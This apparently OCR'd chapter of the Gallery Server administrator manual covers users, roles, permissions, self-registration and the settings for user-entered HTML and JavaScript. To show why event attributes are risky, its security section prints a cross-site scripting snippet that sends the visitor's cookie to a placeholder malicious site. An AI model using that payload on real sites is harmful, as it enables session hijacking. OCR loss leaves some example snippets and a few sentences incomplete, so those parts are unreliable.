
Users

Individuals access Gallery Server anonymously or by logging on with user accounts. User accounts have access to albums and administrative tasks based on the roles to which the user belongs. Users are created and maintained on the **Manage Users** page.

If you integrate Gallery Server with an existing membership system, you can manage your users with your original system or with the user management function in Gallery Server.

Create a user

Create a user by clicking **Add new user…** on the Manage Users page. Enter the requested information, including the roles to assign to the user.




An email address is optional but useful for allowing users to retrieve forgotten passwords.

Click **Save** to create the user.

Edit or delete a user

Click the user name to begin editing.



Change the desired settings and click **Save**. To delete the user, click **Delete**.

If user albums are enabled, you can also enable or disable the user's personal album.

WARNING: Disabling a user's album causes the album and its contents to be deleted!

Roles

Permissions in Gallery Server are applied to roles rather than to users. Users are allowed to carry out tasks when they are a member of one or more roles that provide the appropriate permission. By combining users and roles in different configurations, you can achieve a highly configurable gallery.

Gallery Server will give a user permission to perform an activity if any of the user's roles contain the requested permission, even if the others do not.


Below is a list of the permissions that can be applied to a role.

Role permission	Description
Administer site (all galleries and albums)	Provides unrestricted access to all functionality in Gallery Server. This is the only permission that applies to all albums in every gallery and cannot be selectively applied to individual albums or galleries.
Administer gallery	Provides unrestricted access to one or more galleries. This includes adding and editing albums and media assets, configuring gallery settings, and managing users and roles for the gallery. This permission applies to an entire gallery and cannot be selectively applied to individual albums.
View albums / assets	Provides a read-only view of photos, videos and other media assets. Note that it does not give access to the original, high resolution versions of images (if they exist).
View original media source	Provides read only access to the original versions of media files, if they exist.
Add albums	Allows a user to add an album in any of three ways: (a) The user can create a new album using the **New album** button in the ribbon toolbar, (b) copy an album from another album, or (c) move an album from another album. • Adding an album by moving it from another location is allowed only if the user also has delete permission for the source album. • When moving or copying an album, users must have **Add albums** permission on the destination album. • When a user moves or copies an album, any media assets within the album are also transferred regardless of whether the user has **Add media assets** permission on the destination album.
Add media assets	Gives a user the ability to add media assets such as images, videos, audio files, and documents in any of three ways. The user can (a) add a new media asset using the **Add media** button in the ribbon toolbar, (b) copy a media asset from another album, or (c) move a media asset from another album. • Adding a media asset by moving it from another album is allowed only if the user also has Delete media asset permission for the album from which the media asset is being moved. • A user must have both Add media assets permission and **Add albums** permission in order to add a ZIP file that contains one or more directories, since Gallery Server converts the directories to albums. • Only those media assets that are enabled on the Media Object Types page can be added.

	• To add media assets through synchronizing, the **Synchronize** permission is also needed.
Edit album	Allows a user to edit album information, such as the title, caption, tags, the assigned thumbnail, and the order of media assets and child albums.
Edit media asset	Allows a user to edit a media asset's title, caption, tags, and other properties. For images, it also allows rotation and the deletion of the original, high resolution image (if it exists).
Delete child albums	Allows the deletion of a child album in one of two ways: the user can either delete an album outright, or move an album to another album. • When moving an album, users must have this permission on the source album, as moving can be thought of as deleting an album from one location and adding it to another. (The user must also have permission to add an album to the destination album.)
Delete media asset	Allows the deletion of a media asset in one of two ways. The user can either delete a media asset outright or move a media asset to another album. • When moving a media asset, users must have this permission on the source album, as moving can be thought of as deleting an object from one location and adding it to another. (The user must also have permission to add a media asset to the destination album.)
Synchronize	Provides the ability to synchronize the media asset files and directories on the web server's hard drive with the records in the data store. • If a user has the ability to edit the media assets directory outside the security boundary of Gallery Server (such as using a utility like File Explorer), and the user also has Synchronize permission here, she effectively has the ability to add and delete albums and media assets, even if those permissions are not included in a user's role.
Do not show watermark on image	This permission causes images to be shown to the user in their original form, without a watermark applied. If a user belongs to more than one role with conflicting values, then watermarks are not shown. This permission is ignored if the watermark functionality is disabled for the gallery. Refer to the section Watermarking for more information.

Create a role

Create a role by clicking **Add new role…** on the Manage Roles page.



Specify the desired permissions and the albums the role applies to. Click **Save** to create the role.

Note: Assign users to a role on the **Manage Users** page.

Edit or delete a role

Click the role name to begin editing. Change the desired settings and click **Save**. To delete the role, click **Delete**.

Understanding how roles apply to the album hierarchy

Role permissions automatically propagate to all child albums of the selected album. The top level selected album(s) is considered to have *explicitly assigned role permissions*. Child albums are considered to have *inherited role permissions* because they inherit the permission from a parent album.

Since permissions apply to all child albums of a selected album, notice that all child albums become selected when you click an album. You cannot de-select individual child albums.

Role behavior for new, moved or copied albums

Role permissions are assigned to the highest album you select, and child albums always inherit those permissions. If a child album is added, moved, or copied, it automatically inherits the permissions of its new parent album, and the previous permissions no longer apply.

When you move or copy an album that has a role explicitly assigned to it, that role stays with the album.


Self-registration

Gallery Server supports anonymous users creating accounts in the gallery. There are several configuration options available such as requiring a valid e-mail address, setting the default security access and more.

When self-registration is combined with user albums, a maintenance-free community gallery is possible where visitors to your site each have their own gallery with no involvement required by administrators.


Setting up self-registration

The User Settings page contains configuration options for letting users create their own accounts:



Allow visitors to create accounts

This enables the self-registration feature. When checked, a create account link appears in the top right of each page that takes the user to a registration wizard:



When disabled, the Create account link is not shown and the only way to create a user is on the Manage Users page.

Require e-mail validation to activate account

This option sends an e-mail to the user with a validation link that must be clicked before the user can log on. Enable this feature to guarantee a valid e-mail address for each account.

The e-mail sent to the user looks similar to this:

```
Welcome to the gallery.

Before you can use your new account you must activate it - this ensures the e-mail
address you used is valid and belongs to you.

To activate your account, click the link below or copy and paste it into your
browser's location bar:

http://site.com/default.aspx?g=createaccount&verify=HFXEL%2BCR5OY%3D

Once you successfully activated your account, you can throw away this e-mail.

Thanks for joining.
```

```
-- Gallery Server Administrator
```


The text of this e-mail can be changed by editing the appropriate text file in the directory \gs\templates\ of the web application.

Note: Be sure e-mail functionality is configured. This is done on the Site Settings page.

Note: When both e-mail validation and administrator approval are enabled, the user is **first** sent the verification e-mail. After the user clicks the verification link, the administrator is sent an e-mail that the user is waiting for approval.

Require administrator approval to activate account

When enabled, newly created users cannot log on until an administrator approves the account. To receive e-mail notification when an account needs approval, specify one or more administrators in the User Permissions section on the User Settings page, as seen here:



To receive an e-mail, the administrator must have a valid e-mail address and e-mail functionality must be configured.


Use e-mail address for user name

The default is to allow a user to specify both a username and e-mail address, but you may want to require everyone to use an e-mail address as their account name. This can simplify things for users and administrators:

- Users need only remember one piece of information rather than two, and remembering their e-mail address is often easier than remembering a username, especially if their first choice in username is already taken.

- Users can have their password e-mailed to them. This is not possible when an e-mail address is optional.

When this option is enabled, the registration screen no longer requests a username:




An e-mail address that conforms to the expected format must be entered. For example, if a user enters "Billy Joe", the message *Not a valid e-mail* appears. But the e-mail address "fake@fake.com" is allowed. To force users to enter a valid e-mail address, enable the e-mail validation option discussed above.

User permissions

There are a number of permission-related settings an administrator can configure on the User Settings page. These settings apply to all users in the current gallery.

Default roles

You can specify one or more roles that user accounts always belong to.



For example, you might want all users in a role that provides read-only access to the entire site and/or permission to upload items to a particular album.

Changing this setting immediately updates role membership for all user accounts. If user accounts are created elsewhere (e.g. Active Directory), new users will be added to these roles the first time they log in or when the maintenance routine runs, whichever is first.


You cannot select roles with site administration permission to help reduce the chance of locking yourself and other admins out of the gallery if you later remove the role from this setting.

Note: If user albums are enabled, the user is automatically given full permission to his or her personal album, even if no roles are specified here.

Note: This setting is disabled if you are a gallery administrator and the site administrator has unchecked one or both of the options 'Allow gallery admins to manage users and roles' and 'Allow gallery admins to view users/roles who do not have access to current gallery' on the Site Settings page.

New account notification

Specify one or more administrators to receive an e-mail notification when an account is created. This applies to both administrator-created or self-registered accounts.




To receive an e-mail, each user must have a valid e-mail address and e-mail functionality must be configured.

If self-registration is enabled, the e-mail is not sent until the new account holder validates the account from the verification e-mail.

Require everyone to log on

The default configuration allows users to anonymously browse the gallery, but they cannot modify media assets. To require all users to log on, even to browse, disable the anonymous browsing setting.




Remember – a logged on user that doesn't belong to a role has no permission to view or edit objects. Be sure to include each user in at least one role to provide the desired level of access.

Note: Gallery Server cannot be configured to give anonymous users edit permission. Any action other than viewing requires that the user log in.

Allow anonymous rating


Specifies whether anonymous users are allowed to give a rating to media assets. Disable this option to require that users be logged on to be able to rate an asset.



When the rating metadata item is disabled on the Metadata Settings page, users are never allowed to rate an asset, regardless of this setting.

HTML and JavaScript entry

You can control whether users are allowed to enter HTML and JavaScript in titles, captions, external media assets (for example, embed code for a YouTube video), and other user-editable fields.



Note: Site and gallery administrators are always allowed to enter any HTML and JavaScript they choose, regardless of this setting.

Allow user-entered HTML

When HTML entry is enabled, Gallery Server evaluates HTML entered by a user against the allowed list of tags and attributes. Any HTML that is not approved is automatically. For external media assets, the user is alerted and the object is not added.

When HTML entry is disabled, HTML is not accepted in any user-editable field. This is the most secure and reliable way to prevent malicious attacks such as cross-site scripting.

Note: Disabling HTML entry does not remove HTML from existing assets. It only affects future edits.

Allow user-entered JavaScript

This setting specifies whether JavaScript is allowed in user input. When enabled, a user may include <script> HTML blocks and the string “javascript:” in HTML attributes. When disabled, all <script> tags and the string “javascript:” is removed from user input.

Note: To use <script> tags, you must also enable HTML content and specify the <script> HTML tag as an allowed tag.

WARNING: It is recommended you leave this option disabled, or enable it temporarily, as turning it on increases the risk of a cross-site scripting attack and other malicious attacks.

Security considerations for HTML and JavaScript

The default settings allow administrators to enter any HTML or JavaScript. Other users are limited to a white-listed set of HTML tags and attributes and are prevented from entering any JavaScript. This is the safest way to run your gallery, preventing common attack vectors such as script injection and cross site scripting.

Use caution when adding HTML tags and attributes to the allowed lists, especially event attributes such as onclick, onmouseover, etc. Consider the following HTML snippet, which sends the logged-on user's cookie to a remote web site and is a common technique used in session hijacking attacks to impersonate another user:

```
<p onclick="document.location='http://www.malicioussite.com/s.cgi?' + document.cookie">Click me</p>
```

In a default installation, this text cannot be entered by non-administrators anywhere in the gallery because it contains the onclick attribute which is not in the list of allowed HTML attributes. However, if you add onclick to the list, this text can be entered, even if you have the JavaScript entry disabled.

This is because JavaScript is very difficult to accurately detect. For example, when JavaScript entry is disabled, the attack code above still works (the one using the onclick attribute). That’s because the JavaScript setting only looks for the presence of the <script> tag and the string "javascript:", and neither of these are present in the HTML example. Sure, Gallery Server could search for document.cookie, but if it does that it needs to search for all the possible javascript statements, which is cumbersome and error-prone.

Note that the following sample does not work and is therefore not a security risk:

Click me

Even though the a tag and href attribute are in the list of allowed HTML, hyperlinks require the use of the string "javascript:" like this:


Click me

All of the allowed attributes in a default Gallery Server installation require the use of the string "javascript:", so as long as you are restricting JavaScript input, you are protected.

Allow users to copy read-only objects


This setting indicates whether to allow the copying of assets a user has only view permissions for. In a community gallery scenario, disabling this option can help prevent users from copying other users' items into their own album.

When disabled, a user must be able to write to an album in order to copy assets from it. When enabled, a user can copy assets from any album for which they have view permission.



Allow users to manage their own account

When enabled, a link to the user's account page appears at the top right of every page. This page allows a user to change their password, update their e-mail address, enter a description, delete their saved preferences, disable their personal user album (if user albums are enabled), and delete their account.




Disable this option to prevent a user from making these changes.

An administrator can always change these settings, even when this setting is disabled, through the Manage Users page.

Note: The page header must be visible for the manage account link to be visible. This is the 'Show header' option that is found on the Gallery Settings and Gallery Control Settings pages.

Allow users to delete their account

When enabled, an option to delete the account is made available on each user's account page. This setting is typically enabled in community gallery scenarios where users are creating their own accounts.



Warning: If user albums are enabled and a user deletes their account, the contents of the user's personal album are also deleted.

8. Site Administration

User Settings

The User Settings page is described in these sections:

- Self-registration
- User permissions
- User albums

Users

See the Users section for more information.

